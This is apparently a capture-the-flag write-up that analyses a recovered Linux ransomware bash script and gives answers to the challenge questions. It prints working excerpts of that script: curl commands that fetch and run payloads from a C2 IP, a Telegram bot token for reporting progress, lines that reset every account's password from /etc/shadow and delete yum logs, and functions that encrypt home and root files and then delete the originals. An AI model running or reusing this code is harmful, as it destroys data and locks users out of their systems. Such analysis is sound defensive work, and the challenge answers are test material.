Malware Analysis – Ransomware Script


Contents

Scenario

One of our web servers recently got compromised and was hit with ransomware. Luckily we had a restore point just before the files were encrypted, and managed to recover a suspicious script file that didn't appear to have been run yet.

Pre-requisites

- Load kali
- Run sudo apt update && sudo apt -y upgrade > reboot
- Clone the git repo to install/have Volatility to use for analysis:
    - https://github.com/volatilityfoundation/volatility/wiki/Installation
- Locate vol.py to be able to use Volatility for analysis as it requires the absolute path if you're not within the directory:
    - Path is /home/kali/volatility/vol.py:



- Change network to host only instead of NAT – to restrict network so any ransomware inside the challenge zip is contained within the VM.

Initial thoughts from scenario

- Encrypted files on account exec's computer, most likely malware of some sort. Could be Ransomware (ignoring the name of the challenge), but at this time there is no mention of their being a ransom demand to be paid so cannot say with certainty.

Prerequisites

- After cloning the Volatility Github repo, I had issues running the script. Investigating revealed it to be an issue with Python version numbers potentially. So, I cloned my Kali VM to have a standalone Python2 instance, and downgraded to Python 2.X.
- Install all of the plugins listed here on the Volatility Github repo:
    - https://github.com/volatilityfoundation/volatility/wiki/Installation#recommended-packages

Challenge Questions

What is the malicious IP address referenced multiple times in the script?

- Answer: 185.141.25.168

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Malware-Analysis_Ransomware-Script]
└─$ cat 'Recovered Script File.txt'
#!/bin/bash
PASS_DE=$(curl -s "http://185.141.25.168/api.php?apirequests=udbFVt_xv0tsAmLDpz5Z3Ct4-p0gedUPdQO-UWsfd6
PHz9Ky-wM3mIC9El4kwl_SlX3lpraVaCLnp-K0WsgKmpYTV9XpYncHzbtvn591qfaAwpGyOvsS4v1Yj7OvpRw_iU4554RuSsvHpI9ja
j4XUgTK5yzbWKEddANjAAbxF2s=")
#export FERRUM_PW=(curl -s "http://185.141.25.168/api.php?apirequests=udbFVt_xv0tsAmLDpz5Z3Ct4-p0gedUPd
QO-UWsfd6PHz9Ky-wM3mIC9El4kwl_SlX3lpraVaCLnp-K0WsgKmpYTV9XpYncHzbtvn591qfaAwpGyOvsS4v1Yj7OvpRw_iU4554Ru
SsvHpI9jaj4XUgTK5yzbWKEddANjAAbxF3s=")
PASS_ENC=$1
PASS_DEC=$(openssl enc -base64 -aes-256-cbc -d -pass pass:$PASS_DE <<< $1)
echo $PASS_DEC
TOKEN='1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI'
URL='https://api.telegram.org/bot'$TOKEN
MSG_URL=$URL'/sendMessage?chat_id='
ID_MSG='1297663267
```

- After extracting the inner zip, and then the inner script, we can output it to a terminal in Kali using cat
- Reviewing the output shows that the script has not been packed or obfuscated as it is legible
- In lines 2 and 5 we see the IP address 185.141.25.168

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Malware-Analysis_Ransomware-Script]
└─$ cat 'Recovered Script File.txt' | grep "185.141.25.168" | wc -l
5

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Malware-Analysis_Ransomware-Script]
└─$
```

- As the question says “several times” we need to confirm the IP address appears more than twice, so we can pipe the output of the cat command into grep, and the into wc -l to count the lines/matches. Resulting in a total of 5 occurrences

The script uses apt-get to retrieve two tools, and uses yum to install them. What is the command line to remove the yum logs afterwards?

- Answer: rm -rf /var/log/yum*

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Malware-Analysis_Ransomware-Script]
└─$ cat 'Recovered Script File.txt' | grep "apt-get"
   apt-get install openssl --yes
   apt-get install curl --yes
   apt-get install wget --yes

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Malware-Analysis_Ransomware-Script]
└─$ cat 'Recovered Script File.txt' | grep "yum"
   yum install openssl -y
   rm -rf /var/log/yum*
   yum install curl -y
   yum install wget -y
   rm -rf /var/log/yum*
```

- Once again we can use grep to search for “apt-get” and “yum” in the output of the script. This allows us to cross reference and determine which tools are installed via yum after being downloaded.
- Reviewing the output of the “yum” grep, we can see the final command (rm -rf /var/log/yum*) is used to recursively remove all directories (and subdirectories/files) within or related to /var/log/yum*

A message is created in the file /etc/motd. What are the three first words?

- Answer: You were hacked

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Malware-Analysis_Ransomware-Script]
└─$ cat 'Recovered Script File.txt' | grep "/etc"
   a=$(find /etc/shadow -exec grep -F "$" {} \; | grep -v "ferrum"| cut -d: -f1);for n in $a;do echo -e
 "megapassword\nmegapassword\n" | passwd $n;done
   grep -F "$" /etc/shadow | cut -d: -f1 | grep -v "ferrum" | xargs -I FILE gpasswd -d FILE wheel
   grep -F "$" /etc/shadow | cut -d: -f1 | grep -v "ferrum" | xargs -I FILE deluser FILE wheel
   grep -F "$" /etc/shadow | cut -d: -f1 | grep -v "ferrum" | xargs -I FILE usermod --shell /bin/nologi
n FILE
cat>/etc/motd<<EOF

┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Malware-Analysis_Ransomware-Script]
└─$ cat 'Recovered Script File.txt' | grep "/etc/motd"
cat>/etc/motd<<EOF
```

- Another grep of the .txt file, this time searching initially for “/etc” and then for “/etc/motd”. This finds the command used, but not the message created.
- Manually reviewing the output

- The create_message function is the one that contains the "/etc/motd" command, scrolling below all the ASCII skulls shows words in ASCII
    - Admittedly, my Kali wouldn't resize as I'm debugging a guest additions issue, so I had to do some OSINT to determine the words before/after "were"
    - After OSINT, the answer is "you were hacked"

This message also contains a contact email address to have the system fixed. What is it?

- Answer: nationalsiense@protonmail.com

- Much easier answers, and no pesky ASCII output to decipher this time. The email address is visible at the end of create_message()

When files are encrypted, an unusual file extension is used. What is it?

- Answer: .☢

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Malware-Analysis_Ransomware-Script]
└─$ cat 'Recovered Script File.txt' | grep "encrypt"
encrypt_grep_files ()
        send_message $id "$(hostname): encrypt PASS files started."
        send_message $id "$(hostname): encrypt PASS files Done. Delete files."
encrypt_home ()
        send_message $id "$(hostname): encrypt HOME files started."
        send_message $id "$(hostname): encrypt HOME files Done. Delete files."
encrypt_root ()
        send_message $id "$(hostname): encrypt HOME files started."
        send_message $id "$(hostname): encrypt HOME files Done. Delete files."
encrypt_db ()
        send_message $id "$(hostname): encrypt DATABASE files started."
        send_message $id "$(hostname): encrypt DATABASE files Done. Delete files."
encrypt_ssh ()
        send_message $id "$(hostname): encrypt SSH KEYS files started."
        send_message $id "$(hostname): encrypt SSH KEYS files Done. Delete files."
docker_stop_and_encrypt ()
   encrypt_ssh
   encrypt_grep_files
   encrypt_home
   encrypt_root
   encrypt_db
   docker_stop_and_encrypt
```

```
encrypt_root ()
{
        for id in $ID_MSG
        do
        send_message $id "$(hostname): encrypt HOME files started."
        done
        #grep -r '/root' -e "" -l | xargs -P 10 -I FILE openssl enc -aes-256-cbc -salt -pass pass:$PASS
_DEC -in FILE -out FILE.☢
        grep -r '/root' -e "" --include=\*.* -l | tr '\n' '\0' | xargs -P 10 -I FILE -0 openssl enc -ae
s-256-cbc -salt -pass pass:$PASS_DEC -in FILE -out FILE.☢
        for id in $ID_MSG
        do
        send_message $id "$(hostname): encrypt HOME files Done. Delete files."
        done
        #grep -r '/root' -e "" -l | xargs rm -rf FILE
        grep -r '/root' -e "" --exclude=\*.☢ -l | tr '\n' '\0' | xargs -0 rm -rf FILE
        #dd if=/dev/zero of=/null
        #rm -rf /null
}
```

```
encrypt_home ()
{
        for id in $ID_MSG
        do
        send_message $id "$(hostname): encrypt HOME files started."
        done
        #grep -r '/home' -e "" -l | xargs -P 10 -I FILE openssl enc -aes-256-cbc -salt -pass pass:$PASS
_DEC -in FILE -out FILE.☢
        grep -r '/home' -e "" --include=\*.* -l | tr '\n' '\0' | xargs -P 10 -I FILE -0 openssl enc -ae
s-256-cbc -salt -pass pass:$PASS_DEC -in FILE -out FILE.☢
        for id in $ID_MSG
        do
        send_message $id "$(hostname): encrypt HOME files Done. Delete files."
        done
        #grep -r '/home' -e "" -l | xargs rm -rf FILE
        grep -r '/home' -e "" --exclude=\*.☢ -l | tr '\n' '\0' | xargs -0 rm -rf FILE
        #dd if=/dev/zero of=/null
        #rm -rf /null
}
```

```
encrypt_grep_files ()
{
        for id in $ID_MSG
        do
        send_message $id "$(hostname): encrypt PASS files started."
        done
        grep -r '/' -i -e "pass" --include=\*.{txt,sh,py} -l | tr '\n' '\0' | xargs -P 10 -I FILE -0 op
enssl enc -aes-256-cbc -salt -pass pass:$PASS_DEC -in FILE -out FILE.☢
        for id in $ID_MSG
        do
        send_message $id "$(hostname): encrypt PASS files Done. Delete files."
        done
        grep -r '/' -i -e "pass" --include=\*.{txt,sh,py} -l | tr '\n' '\0' | xargs -0 rm -rf FILE
        #dd if=/dev/zero of=/null
        #rm -rf /null
}
```

- We start by grep-ing for “encrypt” to find the functions used.
- Then, reviewing the functions we see that each of them outputs to “FILE.[nuclearEmoji]”.
- A quick google allows for “nuclear emoji” provides us with links to emojipedia, and after some trial and error we can find the correct emoji accepted by BTLO (copy/paste is disabled on my Kali VM)

There are 5 functions associated with the encryption process that start with ‘encrypt’. What are they, in the order they’re actually executed in the script? (do not include "()")

- Answer: Encrypt_ssh, encrypt_grep_files, encrypt_home, encrypt_root, encrypt_db

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Malware-Analysis_Ransomware-Script]
└─$ cat 'Recovered Script File.txt' | grep "encrypt"
encrypt_grep_files ()
        send_message $id "$(hostname): encrypt PASS files started."
        send_message $id "$(hostname): encrypt PASS files Done. Delete files."
encrypt_home ()
        send_message $id "$(hostname): encrypt HOME files started."
        send_message $id "$(hostname): encrypt HOME files Done. Delete files."
encrypt_root ()
        send_message $id "$(hostname): encrypt HOME files started."
        send_message $id "$(hostname): encrypt HOME files Done. Delete files."
encrypt_db ()
        send_message $id "$(hostname): encrypt DATABASE files started."
        send_message $id "$(hostname): encrypt DATABASE files Done. Delete files."
encrypt_ssh ()
        send_message $id "$(hostname): encrypt SSH KEYS files started."
        send_message $id "$(hostname): encrypt SSH KEYS files Done. Delete files."
docker_stop_and_encrypt ()
   encrypt_ssh
   encrypt_grep_files
   encrypt_home
   encrypt_root
   encrypt_db
   docker_stop_and_encrypt
```

- A quick grep for “encrypt” shows each of the functions in the script, as well as a final function that calls each of them inside docker_stop_and_encrypt()
- Encrypt_ssh, encrypt_grep_files, encrypt_home, encrypt_root, encrypt_db

The script will check a text file hosted on the C2 server. What is the full URL of this file?

- Answer: http://185.141.25.168/check_attack/0.txt

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Malware-Analysis_Ransomware-Script]
└─$ cat 'Recovered Script File.txt' | grep "http:"
PASS_DE=$(curl -s "http://185.141.25.168/api.php?apirequests=udbFVt_xv0tsAmLDpz5Z3Ct4-p0gedUPdQO-UWsfd6
PHz9Ky-wM3mIC9El4kwl_SlX3lpraVaCLnp-K0WsgKmpYTV9XpYncHzbtvn591qfaAwpGyOvsS4v1Yj7OvpRw_iU4554RuSsvHpI9ja
j4XUgTK5yzbWKEddANjAAbxF2s=")
#export FERRUM_PW=(curl -s "http://185.141.25.168/api.php?apirequests=udbFVt_xv0tsAmLDpz5Z3Ct4-p0gedUPd
QO-UWsfd6PHz9Ky-wM3mIC9El4kwl_SlX3lpraVaCLnp-K0WsgKmpYTV9XpYncHzbtvn591qfaAwpGyOvsS4v1Yj7OvpRw_iU4554Ru
SsvHpI9jaj4XUgTK5yzbWKEddANjAAbxF3s=")
curl -s http://185.141.25.168/telegram_bot/supermicro_bt -o "/usr/share/man/man8/supermicro_bt";cd /usr
/share/man/man8/;chmod +x supermicro_bt;./supermicro_bt &
curl -s http://185.141.25.168/bash.sh -o "/tmp/bash.sh";cd /tmp;chmod +x bash.sh;./bash.sh;
   wget http://185.141.25.168/check_attack/0.txt -P /tmp --spider --quiet --timeout=5
```

```
┌──(kali㉿kali)-[~/Documents/BTLO/Challenges/Malware-Analysis_Ransomware-Script]
└─$ curl --help
Usage: curl [options ...] <url>
 -d, --data <data>          HTTP POST data
 -f, --fail                 Fail fast with no output on HTTP errors
 -h, --help <category>      Get help for commands
 -i, --include              Include protocol response headers in the output
 -o, --output <file>        Write to file instead of stdout
 -O, --remote-name          Write output to a file named as the remote file
 -s, --silent               Silent mode
 -T, --upload-file <file>   Transfer local FILE to destination
 -u, --user <user:password> Server user and password
 -A, --user-agent <name>    Send User-Agent <name> to server
 -v, --verbose              Make the operation more talkative
 -V, --version              Show version number and quit
```

- Start with a grep for “http:” to find URLs as C2 servers are commonly connected to over HTTP
- This reveals 5 matches:
    - All of them use curl with the “-s” command line switch, using curl in silent mode
    - The final three commands all look the most suspicious as they are outputting to files of interest (/tmp/bash).
    - However, we’re searching for a text file on a server, therefore the final curl command is the one we need to extract.
    - Answer – http://185.141.25.168/check_attack/0.txt